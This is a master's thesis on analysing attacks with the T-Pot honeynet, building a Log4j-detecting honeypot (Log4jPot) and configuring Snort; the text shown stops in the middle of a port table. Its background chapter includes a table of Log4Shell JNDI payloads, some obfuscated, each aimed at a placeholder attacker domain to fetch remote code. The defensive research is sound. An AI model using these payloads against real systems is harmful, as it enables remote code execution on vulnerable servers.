

**Attack Vectors Analysis using T-Pot Honeynet and built  
an IDS for Log4j Vulnerability**

**Shein Sopariwala - A00290587**

**MSc. Software Engineering 2022**

**TUS**

**Declaration**

I hereby certify that the material, which is submitted in this thesis towards the award of MSc. Software Engineering, is entirely my own work and has not been submitted for any academic assessment other than part fulfilment of the above named award.

Future students may use the material contained in this thesis provided that the source is acknowledged in full.

Signed.....Shein Sopariwala.....

Date.....21<sup>st</sup> April 2022.....

**Abstract**

The global digital landscape is changing rapidly. Every day breakthroughs are made in different technology fields ranging from internet infrastructure, web 3.0 to AR/VR technologies. With these ever-increasing digital advancements, cybersecurity threats and vulnerabilities are also being exploited every day.

This thesis presents a solution to improve system security by performing an attack vector analysis using T-Pot Honeynet, a honeypot system for Log4j attacks and SNORT firewall based the analysed attack vectors. To understand the behavior of attackers, the analysis is done using T-Pot honeypot solution. In recent times, another critical vulnerability "log4jshell" is identified in the logging tool Log4j. The ubiquity of this logging tool among many worldwide online services has exposed millions of devices to this vulnerability. To address this critical vulnerability, the proposed framework deploys an in-house honeypot to detect and defend against various types of log4j payloads. Experimental results prove the efficacy and accuracy of log4j payload detection within the proposed framework. In addition, this thesis describes different types of attacks and honeypots, Log4shell vulnerabilities, webhooks, and provides a comparative assessment with previously proposed solutions. Lastly, a Snort firewall has been built to prevent the attackers to perform malicious activity in our internal environment and this is done by casting them out using their IP-addresses.

**Acknowledgements**

This project would not have been possible without the support of my primary supervisor, Dr. Mamoon Asghar, who read my numerous revisions and helped make some sense of the confusion. I have benefited greatly from your wealth of knowledge and meticulous editing. I am extremely grateful that you took me on as a student and continued to have faith in me. Also, thanks to my secondary supervisors, Dr. David Scott and Dr. Michael Russell, who offered me guidance and support.

Thanks to the Technological University of the Shannon: Midlands Midwest for giving me this opportunity and providing me with all the means to complete this project. And finally, thanks to my parents and numerous friends who endured this long process with me, always offering support and love.

**Table of Contents**

<b>Declaration .....</b>	<b>ii</b>
<b>Abstract.....</b>	<b>iii</b>
<b>Acknowledgements .....</b>	<b>iv</b>
<b>Table of Contents .....</b>	<b>v</b>
<b>List of Tables .....</b>	<b>vii</b>
<b>List of Figures.....</b>	<b>vii</b>
<b>Chapter 1: Introduction .....</b>	<b>9</b>
1.1 Introduction .....	9
1.2 Research Questions.....	9
1.3 Research Aims & Objectives .....	9
1.4 Comparative Analysis .....	10
1.5 My Contributions to this thesis .....	11
1.6 Conclusion .....	11
<b>Chapter 2: Background Research.....</b>	<b>12</b>
2.1 Introduction .....	12
2.2 Background of T-Pot Honeynet .....	12
2.2.1 Types of Honeypots in T-Pot.....	13
2.2.2 Attack Vectors .....	15
2.3 Background of Honeypots and Log4j .....	16
2.4 Background of Snort Firewall.....	21
2.4.1 Features of Snort .....	22
2.4.2 Different Snort Modes.....	23
2.4.3 Uses of Snort Rules .....	24
2.5 Conclusion .....	25
<b>Chapter 3: System Design .....</b>	<b>26</b>
3.1 Introduction .....	26

3.2 Requirements.....	26
3.3 Architecture .....	26
3.3.1 T-Pot Honeynet.....	26
3.3.2 Log4jPot .....	30
3.3.3 Snort Firewall .....	31
3.4 Design & Implementation .....	32
3.4.1 T-Pot Honeynet.....	32
3.4.2 Log4jPot .....	33
3.4.3 Snort Firewall .....	35
3.5 Conclusion .....	36
<b>Chapter 4: Testing and Evaluation .....</b>	<b>37</b>
4.1 Introduction .....	37
4.2 Testing and Results.....	37
4.2.1 T-Pot Honeynet.....	37
4.2.2 Log4jPot .....	42
4.2.3 Snort Firewall .....	46
4.3 Conclusion .....	48
<b>Chapter 5: Conclusions .....</b>	<b>49</b>
5.1 Introduction .....	49
5.2 T-Pot Honeynet .....	49
5.3 Log4jPot.....	49
5.4 Snort Firewall.....	50
5.5 Conclusion .....	50
<b>References .....</b>	<b>51</b>
<b>List of Abbreviations.....</b>	<b>53</b>

## List of Tables

Table 2.3.1: Log4J Exploit attempts in HTTP Request Header Fields .....	19
Table 2.3.2: Log4Shell Payloads .....	21
Table 3.3.1.1: Ports and Services' Description .....	27
Table 4.2.2.1: Comparative analysis of FastAPI and Flask .....	43

## List of Figures

Figure 2.3.1: Log4j RCE Vulnerability attempt count (per day) .....	19
Figure 3.3.1.1: Architecture of T-Pot Honeynet for Docker Container....	30
Figure 3.3.2.1: Architecture of the proposed Log4jPot .....	31
Figure 3.3.3.1: Architecture of SNORT firewall .....	32
Figure 3.4.1.1: Admin dashboard of T-Pot on port 64294 .....	33
Figure 3.4.2.1: Detection Honeypot Placement in the Organization Network with Single honeypot .....	34
Figure 3.4.2.2: Detection Honeypot Placement in the Organization Network with two honeypots .....	35
Figure 3.4.2.3: Pseudocode of Log4shell Honeypot .....	35
Figure 3.4.3.1: Snort version information after installation .....	36
Figure 4.2.1.1: Kibana dashboard showing attack count .....	38
Figure 4.2.1.2: T-Pot infrastructure live attack count with parameters...	38
Figure 4.2.1.3: Usernames used by attackers .....	39
Figure 4.2.1.4: Passwords used by attackers .....	39
Figure 4.2.1.5: Command line input of attackers and its count .....	40
Figure 4.2.1.6: Country-wise attack count and organisation name of which IP address was used .....	41
Figure 4.2.1.7: Top 10 Attacker's IP addresses from which attack came.	41
Figure 4.2.1.8: CVE details of attacks .....	42
Figure 4.2.2.1: Input-Form Fields Testing, message alert on Slack .....	44

Figure 4.2.2.2: PUT Header Input Testing using Postman, message alert on Slack .....	45
Figure 4.2.2.3: DELETE Header Input Testing using Postman, message alert on Slack .....	45
Figure 4.2.3.1: HEAD of the config file of Snort .....	46
Figure 4.2.3.2: HEAD of the local rule file of Snort.....	47
Figure 4.2.3.3: Snort rules architecture.....	47
Figure 4.2.3.4: Code for automation of rule development according to IP addresses.....	47



## **Chapter 1: Introduction**

### **1.1 Introduction:**

In this section, we will discuss the research questions, research aims and objectives, comparative analysis, and finally my contribution in this thesis.

### **1.2 Research questions:**

Every internet-connected gadget has its own IP address. These IP addresses are public and allow computers to locate and interact with one another using the Internet Protocol. Access control, firewalls, and authentication are often used to allow legitimate parties to connect to our IP addresses while keeping out attackers.

But what if none of those steps were taken? How long would it take for malevolent hackers to track down your gadget and attack it? What strategies would they employ? What are they looking for? And whence do they originate?

### **1.3 Research Aims & Objectives:**

Clifford Stoll published the first honeypot findings in his book *The Cuckoo's Egg* in 1990. Honeypot technology has only grown in popularity since then. A honeypot is a trap built to detect, divert, or in some way counteract efforts at unlawful use of information systems in computer terms. Honeypots, in general, seek to turn the tables on hackers and computer security experts[1]. They are made up of a computer, data, network, or a site that looks to be connected but isn't. These systems appear to have information or a resource that attackers might find valuable.

The aims and objectives of this thesis are:

- Understand the attacker's behavior and action
- Enhance the system security

- Distract attacker and waste their resources and time
- Improve the threat intelligence by analysing new attack vectors, malware, and exploits.

Our main goals are to learn more about the security risks, vulnerabilities, and behavior of attackers, to research hacker strategies and practices, and to share what we've learned with the IT community, academic forums, and Irish law enforcement.

T-Pot is publicly available honeypot to perform an attack analysis by deploying it. Now, the broadly used Apache Log4j vulnerability continues to make headlines throughout the world. The researchers have discovered several attacks leveraging the Log4j vulnerability, after observing millions of attempts to exploit the vulnerability and attempted exploits on 44 percent of corporate networks globally[2]. Common Vulnerabilities and Exposure number - CVE-2021-44228, popularly known as "Log4Shell," is a vulnerability that allows remote attackers to take control of susceptible targets. An attacker simply has to send a simple malicious request including a formatted string, which is subsequently picked up by the log4j library, to achieve remote code execution (RCE). Developers may use the Apache log4j package to log various data in their applications. In some cases, the data being logged is the result of user interaction. This user input contains special characters and is logged using log4j, the Java method lookup will be used to run the user-defined remote Java class in the Light-weight Directory Access Protocol (LDAP) server[3]. This will result in RCE on the target server if the vulnerable 'log4j 2' instance is used. For the discussed vulnerability I have developed an in-house honeypot system (Log4jPot) to detect the Log4j Vulnerability. Finally, I used Snort an open-source firewall to mitigate and avoid the most common attack vectors.

#### **1.4 Comparative Analysis**

As a solution, Binary Defense[4] has developed a log4j honeypot, it has almost all the required features that a company would need but it cannot

handle multiple asynchronous requests and some of the features were lacking like location retriever using logged IP address and treat all request types (i.e., GET, POST, PUT, DELETE, HEAD) separately.

Deutsche Telekom Security[5] has also built a log4j honeypot but its functionality and use case is different. It is not built to safeguard any institution; it is only built for host-based testing with the log of malicious data.

### **1.7 My Contributions to this thesis**

In this thesis, firstly I did the attacker vector analysis using T-Pot Honeynet and the propose a solution Log4jPot that overcomes the problems found in other specific Log4j intrusion detection systems (IDS) and adds up some new useful features for any institution.

- Use of FastAPI and the Uvicorn server enables it to handle multiple asynchronous web requests.
- Use of IP-API to get the location of IP address which is used by attackers.

Finally, created a firewall using SNORT as a preventive measure against the analysed attacks.

### **1.6 Conclusion:**

This chapter gave an introduction about what the project is and what it aims to achieve. The remainder of the thesis is organised into the following sections. Chapter 2 describes the background research of tools and technologies i.e., T-Pot, honeypots, attack vectors, log4j, FastAPI, Flask, webhooks, Snort, IDS and IPS. Chapter 3 is the system design which details the solution, parameters, flow charts, and pseudocode of each framework i.e., T-Pot Honeynet, Log4jPot, and Snort firewall. Chapter 4 describes the software, testing output, and analysis with existing work and finally, the final Chapter 5 concludes the thesis with future work.

## **Chapter 2: Background Research**

### **2.1 Introduction:**

The aim of this chapter is to provide a background of the project and analysis of the technology stack that is used in the implementation of the project.

Section 2.2 will outline the background of T-Pot honeypot including different types of honeypots and attack vectors.

Section 2.3 gives the background of honeypots in general and Log4j vulnerability.

Section 2.4 provides an overview of Snort firewall like features, different modes and use cases of Snort rules.

### **2.2 Background of T-Pot Honeynet:**

T-Pot is an all-in-one, optionally distributed, multiarch (amd64, arm64) honeypot platform that supports 20+ honeypots and a plethora of visualization choices utilizing the Elastic Stack, including animated live attack maps and a plethora of security features to enhance the deception experience[6]. Furthermore, it is an open-source suite of tools used for honeypot monitoring, including:

Cockpit – a lightweight WebUI and web terminal for monitoring Docker, operating systems, and real-time performance.

Cyberchef – a web app for encryption, encoding, compression and data analysis.

ELK stack – to beautifully visualize all the events captured by T-Pot.

Elasticsearch Head – a web front end for browsing and interacting with an Elasticsearch cluster.

Fatt – a pyshark-based script for extracting network metadata and fingerprints from pcap files and live network traffic.

Spiderfoot – an open-source intelligence automation tool.

Suricata – a network security monitoring engine

### ***2.2.1 Types of honeypots in T-Pot***

Adbhoney - Low interaction honeypot designed for Android Debug Bridge over TCP/IP[7]. The purpose of this project is to provide a low interaction honeypot designed to catch whatever malware is being pushed by attackers to unsuspecting victims which have port 5555 exposed.

Ciscoasa - A low interaction honeypot for the Cisco ASA component capable of detecting CVE-2018-0101, a DoS and remote code execution vulnerability.

CitrixHoneypot - Detect and log CVE-2019-19781 scan and exploitation attempts.

Conpot - It is a low interactive server-side Industrial Control Systems honeypot.

Cowrie - It is a medium to high interaction SSH and Telnet honeypot designed to log brute force attacks and the shell interaction performed by the attacker[7]. In medium interaction mode (shell) it emulates a UNIX system in Python, in high interaction mode (proxy) it functions as an SSH and telnet proxy to observe attacker behavior to another system.

Dicompot - A Digital Imaging and Communications in Medicine (DICOM) Honeypot.

Dionaea - It is to trap malware exploiting vulnerabilities exposed by services offered to a network, the ultimate goal is gaining a copy of the malware.

ElasticPot - This is an elasticSearch Honeypot. It emulates GET PUT, POST, DELETE requests.

Fatt - A script for extracting network metadata and fingerprints such as JA3 and HASSH from packet capture files (pcap) or live network traffic. The main use-case is for monitoring honeypots, but you can also use it for other use cases such as network forensic analysis. fatt works on Linux, macOS and Windows.

Glutton - Generic Low Interaction Honeypot

Heralding - Sometimes you just want a simple honeypot that collects credentials, nothing more, Heraldng is that honeypot. Currently the following protocols are supported: ftp, telnet, ssh, rdp, http, https, pop3, pop3s, imap, imaps, smtp, vnc, postgresql and socks5.

Honeypy - A low interaction honeypot with the capability to be more of a medium interaction honeypot.

Honeysap - It is a low-interaction research-focused honeypot specific for SAP services. It's aimed at learning the techniques and motivations behind attacks against SAP systems.

Honeytrap - It is an extensible and opensource system for running, monitoring, and managing honeypots[8].

Ipphoney - This is a honeypot simulating a printer that supports the Internet Printing Protocol and is exposed to the Internet. It uses ideas from various other honeypots, like ADBHoneypot (for output plugin support), Citrix Honeypot (for general structure), and Elasticpot.

Mailoney - An SMTP Honeypot.

Medpot - HL7 / FHIR honeypot.

NGINX - NGINX Honeypot

Rdpy - RDP Honeypot.

Tanner – This is a remote data analysis and classification service to evaluate HTTP requests and composing the response then served by SNARE tool. TANNER uses multiple application vulnerability type emulation techniques when providing responses for SNARE.

### **2.2.2 Attack Vectors:**

This sub-section explains the numerous types of cyber-attacks which are used by malicious actors in the wild.

Types of attacks:

- SSH brute force
  - o An SSH Brute Force attack is a type of cybersecurity attack in which an attacker guesses credentials to access a server via trial and error[6]. Unlike many other cybercriminal strategies, brute force assaults aren't dependant on known weaknesses.
- TCP/UDP attacks
  - o Attackers employ botnets to transmit enormous numbers of different TCP connection packets or UDP packets to deplete the bandwidth resources of target servers by exploiting the interaction features of UDP and TCP. Example DDOS attack.
- Credential-based attack
  - o Credential theft is a sort of cybercrime in which a victim's evidence of identification is stolen. After a successful credential theft, the attacker will have the same account rights as the victim. The initial stage of a credential-based attack is credential theft.
- RDP (Remote Desktop Protocol) hijacking
  - o The attacker "resumes" a previously disconnected RDP session in RDP hijacking attempts. This allows the attacker to

get access to a privileged system without requiring the user's credentials to be stolen.

- Shellcode attack
  - Shellcode is a sort of remotely inserted code that hackers employ to take advantage of a range of software flaws. It gets its name from the fact that it usually launches a command shell from which attackers may take control of the machine.
- ADB attack
  - The Android Debug Bridge (ADB) is a powerful command-line tool for communicating with Android devices. The ADB command allows you to do several device tasks, such as installing and debugging applications, as well as access to a Unix shell from which you may run a variety of commands on the device.
- Web attack
  - A web attack is an attempt to gain unauthorized access to a website, collect private information, introduce harmful content, or change the website's content via exploiting vulnerabilities[6]. Website components including as online apps, content management systems, web servers, and the website's core code offer attackers with several possible attack surfaces.
- SMTP attack
  - Any exploitation of your SMTP server that allows attackers to obtain unauthorized access to it is known as an SMTP attack. When your server's SMTP server is hacked, attackers can read the email addresses stored on it and send messages to them pretending to be you.

### **2.3 Background of honeypot and Log4J:**

A honeypot is a deliberately insecure decoy system that is intended to identify and notify on an attacker's harmful behaviour. Without affecting



the functionality of the data centre or cloud, a clever honeypot solution can redirect hackers away from the real data centre while also allowing professionals to learn more about their activity[9].

Honeypots range in terms of how they're set up and how sophisticated the decoy is[10]. The amount of engagement, or interaction, is one method to categorize the many types of honeypots. A low engagement honeypot, a medium interaction honeypot, or a high interaction honeypot are available to businesses. Let's look at the main distinctions, as well as the advantages and disadvantages of each.

**Low Interaction Honeypot:** A malicious actor attacking a low interaction honeypot will have extremely limited access to the system[10]. Because it is a lot more static environment, the enemy will not be able to engage with the decoy system in any detail. A honeypot with little interactivity will normally imitate only a few internet protocols and network services, just enough to fool the attacker. Most organizations replicate protocols like TCP and IP, giving the attacker the impression that they are connected to a legitimate system rather than a honeypot. A low-interaction honeypot is lucid to set up, does not provide access to a true root shell, and requires little maintenance. However, because it is merely a simple simulation of a machine, a low contact honeypot may not be successful enough. It's unlikely to persuade attackers to engage, and it's certainly not comprehensive enough to catch complicated threats like zero-day vulnerabilities.

**Medium interaction honeypots:** These are more sophisticated than low-interaction honeypots, but less sophisticated than high-interaction honeypots in terms of interaction[9]. Medium Interaction honeypots lack an actual operating system as well, but the services they provide are more technically advanced. As the number of honeypots grows, the danger grows as well, particularly in terms of susceptibility.

High interaction honeypots: These honeypots with a high level of engagement are different, they are a more sophisticated solution that requires the deployment of lookalike systems and applications[11]. They collect large quantities of data and allow attackers to interact with real systems, allowing the full scope of their actions to be investigated and documented. Designing, managing, and maintaining these kind of honeypots takes a lot of work. These honeypots are the most dangerous of the three varieties of honeypots. However, the amount of data and evidence acquired for analysis is enormous. We can learn what sort of tools hackers use, what type of exploits they use, what kind of vulnerabilities they search for, and their hacking and operating system surfing skills by using these types of honeypots.

**FastAPI:** It's a cutting-edge framework that lets you create APIs quickly and easily. It can segregate the server code from the business logic, making the code more maintainable. Because it is developed using ASGI (Asynchronous Server Gateway Interface) rather than WSGI (Web Server Gateway Interface), it is substantially quicker than the flask (Web Server Gateway Interface)[12]. It contains a data validation mechanism that can identify any incorrect data type at runtime and just gives the explanation for improper inputs to the user in JSON format, allowing developers to avoid explicitly managing this issue[13].

When designing an API, it creates documentation, which is something that all developers want. (Documentation is a noble method for other developers to work on a project since it shows them end to end things that can be done with the right instructions.) It also provides a GUI that fills in all the gaps in the flask[14]. In Table I, the comparison between the FastAPI and Flask has been showed based on critical factors.

**Webhooks:** A webhook also known as HTTP push API or web callback, is a mechanism for a program to provide real-time data to other apps. Unlike traditional APIs, developers would not have to poll for data very often to


receive real-time results. Webhooks become significantly more advantageous for both the supplier and the customer[15].

Table 2.3.1: Log4J Exploit attempts in different HTTP Request Header Fields

HTTP Headers	Number of attacks
Referer	4,756,810
X-API-Version	4,175,748
Accept-Language	3,675,721
User-Agent	2,394,093
Cookie	2,143,391
URL	1,473,669

**Log4shell vulnerability:** It is used to achieve Remote Code Execution (RCE) was first reported to Apache by Alibaba on November 24, 2021, and then published in a tweet on December 9, 2021[16]. Table 2.3.1 states the count of log4j attack attempts that was done through different HTTP Header Fields. Referer and URL was accounting highest and lowest respectively. Figure 2.3.1 outlines the number of Log4shell attacks[3].

Figure 2.3.1: Log4j RCE Vulnerability attempt count (per day)



**Apache log4j 2** is a Java-based logging framework that is used in a variety of Java applications all around the world. In comparison to log4j 1.X, log4j

2 fixed issues with the prior release and provided a plugin architecture for users. Log4j 2 became the stable version on August 5, 2015, and all prior version log4j users were advised to update to log4j 2. Many major software applications, such as Elasticsearch, Apache Struts, Kafka, Redis and others use Apache log4j 2[17].

Apache log4j 2 has a history of being vulnerable to processing and deserializing user inputs, despite providing a simple and pliable user experience. Due to a lack of essential processing against given user input data, two earlier vulnerabilities of deserialization, CVE-2017-5645 and CVE-2019-17571, were uncovered, leading in code injection and additional RCE[3].

CVE-2017-5645: Any log events received from other programs using TCP or UDP socket servers will be deserialized by Apache log4j 2.x before 2.8.2. This vulnerability can lead to arbitrary code execution if a specially designed binary payload is provided.

CVE-2019-17571: The SocketServer class in Apache log4j versions 1.2 (up to 1.2.17) is vulnerable to deserialization of untrusted data, which can lead to remote code execution if used in conjunction with deserialization[3].

Root Cause Analysis (RCA): A mechanism called lookups is included in log4j 2.x, which is often used to build up the log4j config for users in a pliable manner. The lookups are known as follows:

Lookups allow us to adjoin values to the log4j configuration at random locations. They are plugins that implement the StrLookup interface. Syntax: `${prefix:name}`

Types of lookups: Context Map Lookup, Date Lookup, Environment Lookup, JNDI Lookup, Java Lookup

Example: `${java:version}`, `${java:runtime}`, `${java:os}`

JNDI: Java Naming and Directory Interface provides an API that allows programs to connect with remote objects that have been registered with the RMI registry or directory services such as LDAP.

Query: `${jndi:ldap://[server_address]}`

Refer Table 2.3.2, to see the similarities between JNDI query and the different exploit variants which are used by the attackers to exploit log4shell vulnerability[18].

Table 2.3.2: Log4Shell Payloads

Sr. No.	Exploit Variants
1	<code>\${jndi:ldap://[attacker_domain]/file}</code>
2	<code>\${\${::-j}ndi:rmi://[attacker_domain]/file}</code>
3	<code>\${\${lower:jndi}:\${lower:rmi}://[attacker_domain]/file}</code>
4	<code>\${\${upper:\${upper:jndi}}:\${upper:rmi}://[attacker_domain]/file}</code>
5	<code>\${\${::-j}\${::-n}\${::-d}\${::-i}:\${::-r}\${::-m}\${::-i}://[attacker_domain]/file}</code>

## 2.4 Background of SNORT Firewall:

SNORT is an open-source intrusion detection system (IDS) and intrusion prevention system (IPS) that analyzes network traffic in real time and logs data packets. To identify potentially malicious activities, SNORT employs a rule-based language that integrates anomaly, protocol, and signature inspection approaches[19].

Network administrators can use SNORT to detect denial-of-service (DoS) and distributed DoS (DDoS) assaults, as well as CGI attacks, buffer overflows, and stealth port scans. SNORT generates a set of rules that characterize harmful network behavior, detect malicious packets, and notify users of the threat.

It is a piece of software that may be used by both people and businesses. The SNORT rule language specifies which network traffic should be recorded and what should happen if malicious packets are detected. This snorting concept may be used to identify malicious packets in the same way as

sniffers and network intrusion detection systems do, or as a whole network intrusion prevention system that monitors network activity and identifies and blocks possible attack pathways[19].

#### **2.4.1 Features of Snort:**

- Real-time Traffic Monitor
  - o SNORT can be used to track traffic entering and exiting a network. When it detects potentially harmful packets or threats on Internet Protocol (IP) networks, it will monitor traffic in real time and send out notifications to users.
- Packet Logging
  - o SNORT's packet logger mode allows packet recording, which implies it logs packets to disk. SNORT gathers all packets in this mode and logs them in a hierarchical directory depending on the IP address of the host network.
- Analysis of Protocol
  - o Protocol analysis is a network sniffing procedure that gathers data in protocol layers for further analysis by SNORT. This allows the network administrator to inspect possibly dangerous data packets in greater detail, which is important in the Transmission Control Protocol/IP (TCP/IP) stack protocol standard, for example.
- Content Matching
  - o SNORT groups rules by protocol, such as IP and TCP, then ports, and finally rules with and without content. When it comes to protocols like the Hypertext Transfer Protocol, rules with content employ a multi-pattern matcher, which improves speed (HTTP). Rules without content are constantly examined, which has a detrimental impact on performance[19].
- OS Fingerprinting
  - o Operating system (OS) fingerprinting is based on the idea that every platform has its own TCP/IP stack. SNORT may be used

to determine the OS platform utilized by a system that connects to the internet using this method.

- Can Be Installed in Any Network Environment
  - o SNORT can be used in any network environment and on any operating system, including Linux and Windows.
- Open Source
  - o SNORT is free and open-source software that could be used by anyone who wishes to monitor and secure their network using an IDS or IPS.
- Rules Are Easy to Implement
  - o SNORT rules are simple to set up and use, making network monitoring and protection a breeze. Its rule language is also quite versatile, and developing new rules is rather easy, allowing network administrators to distinguish between normal internet behavior and aberrant or malicious activity[20].

#### **2.4.2 Different SNORT Modes:**

- Packet Sniffer
  - o Packet sniffer mode allow users to scan IP packets and show them on the console window.
- Packet Logger
  - o SNORT will track all IP packets that enter the network in packet logger mode. The network administrator may then check who has accessed their network and learn about the operating system and protocols that were used.
- NIPDS (Network Intrusion and Prevention Detection System)
  - o SNORT will log packets that are judged malicious in NIPDS mode. It accomplishes this by relying on malicious packets' pre-specified features, which are stated in its rules. The action taken by SNORT is also determined by the network administrator's policies.

### **2.4.3 Uses of SNORT Rules:**

- Perform Packet Sniffing
  - SNORT may be used for packet sniffing, which gathers all data passing over a network. Collecting individual packets that go to and from network devices allows for a more in-depth examination of how traffic is sent.
- Debug Network Traffic
  - SNORT can be used to diagnose malicious packets and any configuration errors once it has logged traffic.
- Generate Alerts
  - SNORT sends out user notifications based on the rule actions set in its configuration file. SNORT rules must include conditions that describe when a packet should be regarded odd or malicious, the risks of vulnerabilities being exploited, and whether it may violate the organization's security policy or represent a network risk in order to get warnings[19].
- Create New Rules
  - SNORT makes it simple for users to add new rules to the software. This allows network administrators to customize how SNORT conversion works for them and the procedures it performs. They may, for example, define new rules that instruct SNORT to block backdoor attacks, search for specific content in packets, display network statistics, choose which network to watch, and publish alarms in the console.
- Differentiate Between Normal Internet Activities and Malicious Activities
  - SNORT rules allow network administrators to readily distinguish between normal, anticipated internet traffic and anything unusual. SNORT monitors network traffic in real time for harmful activities and sends out notifications to users.



**2.5 Conclusion:**

This chapter gave the background of the tools and technologies. Now, in next chapter we will discuss the architecture, design, and implementation of T-Pot Honeynet, Log4jPot and Snort Firewall separately.

## **Chapter 3: System Design**

### **3.1 Introduction:**

This chapter will build up on the architecture of the application. Chapter 2 introduced the high-level architecture of the application whereas this chapter aims to dig deep into the details of the architecture.

Section 3.2 will outline the requirement list of the whole project including technologies and hardware.

Section 3.3 provides an insight on the architecture of T-Pot, Log4jPot and Snort Firewall.

Section 3.4 the installation procedure for all three application is discussed.

### **3.2 Requirement:**

- 16GB of RAM
- Minimum 40GB disk space
- Working internet connection/network via DHCP
- T-Pot ISO file
- Virtualisation software like VMware, Oracle box, etc.
- Python 3.x
- FastAPI
- Uvicorn Asynchronous Server
- Postman Agent for testing

### **3.3 Architecture:**

#### **3.3.1 T-Pot Honeynet:**

There are multiple ways you can deploy T-Pot, one of the ways is create a docker container and deploy it on that container, another way is to download a Linux Debian 10 machine and download the T-Pot and install it or User can directly download the T-Pot virtual machine. Before discussing

the architecture, let us look at the description of services and on which port the services are running[7]. Refer the table 3.3.1.1 given below.

Table 3.3.1.1: Ports and Services' Description

Port	Protocol	Direction	Description
80, 443	tcp	outgoing	T-Pot Management: Install, Updates, Logs (i.e., Debian, GitHub, DockerHub, PyPi, Sicherheitstacho, etc.
64294	tcp	incoming	T-Pot Management: Access to Cockpit
64295	tcp	incoming	T-Pot Management: Access to SSH
64297	tcp	incoming	T-Pot Management Access to NGINX reverse proxy
5555	tcp	incoming	Honeypot: ADBHoney
5000	udp	incoming	Honeypot: CiscoASA
8443	tcp	incoming	Honeypot: CiscoASA
443	tcp	incoming	Honeypot: CitrixHoneypot
80, 102, 502, 1025, 2404, 10001, 44818, 47808, 50100	tcp	incoming	Honeypot: Conpot
161, 623	udp	incoming	Honeypot: Conpot
22, 23	tcp	incoming	Honeypot: Cowrie

Port	Protocol	Direction	Description
19, 53, 123, 1900	udp	incoming	Honeypot: Ddospot
11112	tcp	incoming	Honeypot: Dicompot
21, 42, 135, 443, 445, 1433, 1723, 1883, 3306, 8081	tcp	incoming	Honeypot: Dionaea
69	udp	incoming	Honeypot: Dionaea
9200	tcp	incoming	Honeypot: Elasticpot
22	tcp	incoming	Honeypot: Endlessh
21, 22, 23, 25, 80, 110, 143, 443, 993, 995, 1080, 5432, 5900	tcp	incoming	Honeypot: Heraldng
21, 22, 23, 25, 80, 110, 143, 389, 443, 445, 1080, 1433, 1521, 3306, 5432	tcp	incoming	Honeypot: qHoneypots
53, 123, 161	udp	incoming	Honeypot: qHoneypots
631	tcp	incoming	Honeypot: IPPHoney
80, 443, 8080, 9200, 25565	tcp	incoming	Honeypot: Log4Pot
25	tcp	incoming	Honeypot: Mailoney
2575	tcp	incoming	Honeypot: Medpot

Port	Protocol	Direction	Description
6379	tcp	incoming	Honeypot: RedisHoneyPot
5060	udp	incoming	Honeypot: SentryPeer
80	tcp	incoming	Honeypot: Snare (Tanner)

